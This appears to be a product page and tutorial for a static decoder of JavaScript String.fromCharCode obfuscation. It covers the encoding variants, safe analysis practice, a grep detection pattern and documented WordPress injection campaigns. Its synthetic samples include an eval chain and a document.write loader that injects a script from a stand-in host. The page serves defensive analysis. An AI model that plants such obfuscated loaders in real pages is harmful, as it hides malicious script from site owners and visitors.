String.fromCharCode() obfuscation replaces a JavaScript string with the list of numeric character codes that spell it, so a URL, a script tag or a call to eval survives in the file as a row of integers that keyword matching does not catch. KlaroSkope resolves the chain statically and returns the text it spells, along with any URL or host the recovered string contains, without running the script.
Decode a fromCharCode chain
Runs in your browser. The text you paste is not uploaded.Decimal or 0x hex codes. Each call is resolved where it stands, so you get the file back with the string put in. Values above 65535 are truncated to 16 bits, the same way the function does it.
Worked examples
Synthetic samples. Each input decodes to the output shown, and the outputs are checked against the live engine before publication.
Example 1: Character codes handed to eval
eval(String.fromCharCode(97,108,101,114,116,40,34,100,101,99,111,100,101,100,34,41))eval(alert("decoded"))The smallest shape worth recognising: the codes spell a statement and eval runs it, so the interesting text is the argument rather than the call. The decoded panel shows the recovered text substituted where the chain stood, so it reads as the original file with the string put back, not as re-quoted JavaScript.
Example 2: Injected script tag

document.write(String.fromCharCode(60,115,99,114,105,112,116,32,115,114,99,61,34,104,116,116,112,115,58,47,47,101,120,97,109,112,108,101,46,99,111,109,47,120,46,106,115,34,62,60,47,115,99,114,105,112,116,62))document.write(<script src="https://example.com/x.js"></script>)A loader shape from skimmer and drive-by pages: the codes spell a script tag whose src is the indicator to extract.
How character-code chains hide a string
String.fromCharCode() is an ordinary part of JavaScript. It takes one or more numbers and returns the characters for those UTF-16 code units, so String.fromCharCode(104,105) is the string hi. Arguments above 65535 are truncated to 16 bits, which is why String.fromCodePoint exists as the code-point version. Obfuscators use it because the transformation is one-way at a glance: hi is read instantly, 104,105 has to be worked out. Applied to a whole string, the technique turns a URL, a script tag or the word eval into a comma-separated list of integers. The file still contains the string in a literal sense, but it no longer contains the letters, which is enough to slip past a scanner matching on text.
THREE WAYS TO WRITE THE SAME TWO CHARACTERS
-------------------------------------------
decimal      String.fromCharCode(104,105)
hexadecimal  String.fromCharCode(0x68,0x69)
split        String.fromCharCode(104) + String.fromCharCode(105)

All three produce: hi
The variants are worth knowing, because a decoder that recognises one form and not the others gives a partial answer that reads as a complete one. Codes are written in decimal most of the time, and in hexadecimal (0x68) often enough to matter. Long strings are split into several calls joined by +, or handed to String.fromCharCode.apply(null, arr) where arr is built elsewhere in the file. The inverse operation, charCodeAt(), shows up in loops that rebuild a string one character at a time, sometimes with an offset added to each code so the integers do not match the characters directly. A chain that decodes to something almost readable, with characters shifted by a constant, is the signature of that last variant rather than of a broken decoder.
Read it without running it
- Do not paste the sample into a browser console. A chain wrapped in `eval` or handed to `Function` runs as soon as it is evaluated, and the console is a live page context with your cookies in it.
- Convert the integers on their own. The codes are the payload; the call around them is not needed to read it. Pulling the number list out and mapping it to characters in a scratch script keeps the sample as data throughout.
- Check what surrounds the chain before deciding you are done. The recovered text is frequently another layer, for example a base64 blob or a second chain, and the useful indicator sits one or two layers further in.
What to take away from a decoded chain depends on what it spells. A URL or a host is the indicator worth recording and blocking. A script tag points at a second file that is the next thing to analyse. A bare call such as alert or document.cookie tells you what the page was written to do, which matters for triage even when there is no network indicator at all. KlaroSkope continues through nested layers rather than stopping at the first readable output, so a chain that spells a base64 string is decoded again rather than returned as the answer.
Where this turns up
The technique is most visible in mass website compromises. Sucuri documented a WordPress injection wave in May 2022 in which the injected code began with the marker /* trackmyposs*/eval(String.fromCharCode, written into jquery.min.js and jquery-migrate.min.js so it loaded on any page that used jQuery (Sucuri, 11 May 2022). A PublicWWW search quoted in that write-up put the April wave at more than 9,300 sites. The longer-running Balada Injector campaign is described by the same vendor as identifiable by its preference for this encoding, with over one million WordPress sites infected since 2017 (Sucuri, April 2023). Sucuri's SiteCheck signature malware.injection.27 carries both the plain and the character-code form of one such injection, which is a fair summary of how the technique is treated in practice: the same payload, one variant readable and one not.
Recognising it in a file
String.fromCharCode(104,116,116,112)String.fromCharCode(0x68,0x74)String.fromCharCode(104) + String.fromCharCode(105)String.fromCharCode.apply(null, arr) or ...arr| Variant | What you see | Recoverable statically |
|---|---|---|
| Decimal codes | String.fromCharCode(104,116,116,112) | Yes |
| Hexadecimal codes | String.fromCharCode(0x68,0x74) | Yes |
| Split and joined | String.fromCharCode(104) + String.fromCharCode(105) | Yes |
| Spread from an array | String.fromCharCode.apply(null, arr) or ...arr | Yes, once the array is resolved |
| Constant offset | a loop adding a fixed number before conversion | Yes, after the offset is worked out |
| Codes fetched at runtime | the array arrives from the network | No, the values are not in the file |
A cheap sweep over a corpus is a search for a fromCharCode call followed by a long run of integers, for example grep -rE "fromCharCode\\(\\s*[0-9]{2,3}(\\s*,\\s*[0-9]{2,3}){8,}". Nine or more codes in one call is uncommon in ordinary code and normal in an injection, because a URL is roughly thirty characters. Widen it to [0-9xA-Fa-f] to catch the hexadecimal form.
A chain rarely travels alone. If the recovered text is itself encoded, submit the whole .js file or HTML page and let the layers unwrap in one pass rather than converting each one by hand.
Frequently Asked Questions
What does String.fromCharCode do?
String.fromCharCode(104,105) returns the string hi. Obfuscators use it to store a string as integers, so the letters of a URL or a keyword do not appear in the file.Is String.fromCharCode obfuscation dangerous on its own?
eval or document.write, or one that spells a URL, is doing work that legitimate code rarely needs to do that way.Why did my decoded output come out shifted by one or two characters?
Can I decode a fromCharCode chain by pasting it in the browser console?
eval, Function or document.write, evaluating it in a console executes the payload in a live page context. Convert the integers in a scratch script, or use a static decoder.What should I extract from a decoded chain?
Continue Learning
Ready to decode?
Paste the script or upload the file. Multi-layer samples continue past this technique into whatever comes next.
Open the analysis console